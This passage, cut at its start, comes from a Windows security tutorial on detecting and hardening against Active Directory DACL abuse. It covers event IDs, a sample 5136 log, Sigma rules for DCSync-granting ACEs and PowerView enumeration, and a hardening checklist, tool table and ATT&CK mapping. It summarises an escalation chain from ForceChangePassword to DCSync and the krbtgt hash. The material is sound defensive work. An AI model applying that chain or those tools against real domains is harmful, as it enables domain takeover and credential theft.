4738 | User Account Management | Account changed; flags forced password resets |
4104 | PowerShell Script Block Logging | Captures Get-DomainObjectAcl / Add-DomainObjectAcl text |
Two prerequisites people forget: Audit Directory Service Changes must be enabled for 5136, and 5136/4662 only fire on objects that carry a configured SACL. The default schema does not SACL user objects for DACL writes, so deploy a custom audit rule (the OTRF/Set-AuditRule project automates this) on the domain root, AdminSDHolder, and privileged accounts.
What each phase looks like in the log
Phase 3 (WriteDACL granting DCSync) generates an Event 5136 on the DC that handled the LDAP write:
EventID:        5136
Object DN:      DC=corp,DC=lab
Object Class:   domainDNS
Attribute LDAP Display Name: nTSecurityDescriptor
Operation Type: Value Added
Attribute Value: O:DAG:DAD:AI(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-...-1108)
                 (OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-...-1108)...
Subject User:   svcadmin
The replication GUIDs in the new SDDL are the smoking gun. Phase 4 (DCSync itself) emits Event 4662 with the replication access mask and those same property GUIDs, sourced from a non-DC principal, which should never happen.
Sigma: DCSync backdoor via nTSecurityDescriptor
title: PowerView Add-DomainObjectAcl DCSync AD Extended Right
id: 2c99737c-585d-4431-b61a-c911d86ff32f
status: test
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5136
    AttributeLDAPDisplayName: 'ntSecurityDescriptor'
    AttributeValue|contains:
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'   # DS-Replication-Get-Changes-All
      - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'   # DS-Replication-Get-Changes
      - '89e95b76-444d-4c62-991a-0facbeda640c'   # In-Filtered-Set
  filter_dns:
    ObjectClass:
      - 'dnsNode'
      - 'dnsZoneScope'
      - 'dnsZone'
  condition: selection and not filter_dns
tags:
  - attack.privilege-escalation
  - attack.persistence
  - attack.t1098
level: high
Sigma: PowerView ACL enumeration
title: Windows PowerView AD ACL Enumeration
logsource:
  product: windows
  service: powershell
detection:
  selection:
    EventID: 4104
    ScriptBlockText|contains:
      - 'Get-DomainObjectAcl'
      - 'Get-ObjectAcl'
      - 'Find-InterestingDomainAcl'
  condition: selection
tags:
  - attack.discovery
  - attack.t1069.002
level: medium
For dangerous-ACE additions to user objects, alert on Event 5136 where ObjectClass=user and the new SDDL grants Full Control, All Extended Rights, Modify Permissions (WD/WRITE_DAC), or Modify Owner (WO).
ETW sources
| Provider | Use |
|---|---|
Microsoft-Windows-Security-Auditing | Events 4662, 4670, 5136, 4738 |
Microsoft-Windows-PowerShell | Event 4104 script block logging |
Microsoft-Windows-LDAP-Client | Network-side nTSecurityDescriptor reads, useful against Impacket dacledit and secretsdump |
Hardening checklist
- Baseline and re-audit quarterly. Run
Find-InterestingDomainAcl -ResolveGUIDsand BloodHound, document every legitimate delegation, and alert on drift. Most BloodHound attack graphs trace back to a handful of misconfigurations set during initial deployment. - Turn on Audit Directory Service Changes on all DCs and SACL the domain root, AdminSDHolder, and Tier-0 accounts so
5136actually fires. - Lock down AdminSDHolder. Any non-default ACE there propagates to every protected account within 60 minutes. Treat its DACL as Tier-0.
- Enforce a tiered model. No Tier-1/Tier-2 principal should hold GenericAll, WriteDACL, WriteOwner, or extended rights over Tier-0 objects.
- Audit
defaultSecurityDescriptoron the Computer class. If the schema default grants broad rights to Domain Users, every new machine account ships exploitable (RBCD / Shadow Credentials) from creation. - Protected Users group and PAWs for accounts that legitimately hold delegated rights, to shrink the credential-theft surface.
12. Tools for ACL Analysis
| Tool | Description | Link |
|---|---|---|
| PowerView | Get-DomainObjectAcl, Find-InterestingDomainAcl, Add-DomainObjectAcl; -ResolveGUIDs translates GUIDs | github.com |
| BloodHound / SharpHound | Graphs ACL edges into multi-hop attack paths | bloodhound.specterops.io |
Impacket (dacledit, secretsdump, changepasswd) | Linux-side DACL edits, DCSync, password reset | github.com |
| Whisker / Rubeus | Shadow Credentials write and PKINIT TGT request | github.com |
dsacls.exe / Get-Acl | Native Windows DACL read/write | microsoft.com |
| Set-AuditRule (OTRF) | Deploys SACLs so 5136/4662 fire on sensitive objects | github.com |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Permission Groups Discovery: Domain Groups | T1069.002 | Event 4104 PowerView ACL cmdlets |
| Account Discovery: Domain Account | T1087.002 | LDAP query volume, 4104 |
| Account Manipulation | T1098 | Event 5136 on nTSecurityDescriptor; dangerous ACE additions |
| Access Token / Rights via WriteDACL chains | T1098 | 5136 new SDDL grants WRITE_DAC / GenericAll |
| OS Credential Dumping: DCSync | T1003.006 | Event 4662 replication mask 0x100 from non-DC; 5136 replication GUIDs |
| Steal or Forge Kerberos Tickets (Shadow Credentials / PKINIT) | T1558 | Writes to msDS-KeyCredentialLink; abnormal AS-REQ with PKINIT |
Summary
- Every AD object carries a binary
SECURITY_DESCRIPTORinnTSecurityDescriptor, and its DACL is an ordered list of ACEs that is the substrate for nearly all AD privilege escalation. - Reading the DACL needs only
READ_CONTROL, whichAuthenticated Usersholds by default, so low-privileged enumeration of every object’s rights is built in by design: enumerate first, always. - The weaponizable rights are GenericAll, GenericWrite, WriteDACL, WriteOwner, AllExtendedRights, ForceChangePassword, and AddSelf; object ACEs scope extended rights via
ObjectTypeGUIDs, and the DS-Replication GUIDs on the domain root equal DCSync. - A single delegated ForceChangePassword laddered through WriteDACL into DCSync and the krbtgt hash, proving that one misconfigured ACE can bridge a helpdesk account to Tier-0.
- Detect with
Audit Directory Service Changes(Event 5136 onnTSecurityDescriptor), Event 4662 for replication access, Event 4104 for PowerView, and SACL the domain root and AdminSDHolder so those events actually fire; then baseline delegated rights and re-audit on a schedule.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
- Handle Tables & Object Manager
References
- How Access Control Works in Active Directory Domain Services – Microsoft Learn (Win32)
- Reading an Object’s Security Descriptor – Microsoft Learn (Win32)
- Access Control Lists (ACLs) – Microsoft Learn (Win32 Security)
- [MS-ADTS]: Control Access Rights – Microsoft Open Specifications
- Control Access Rights (AD DS) – Microsoft Learn (Win32)
- An ACE Up the Sleeve: Designing Active Directory DACL Backdoors – Black Hat 2017 Whitepaper (Robbins et al.)
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.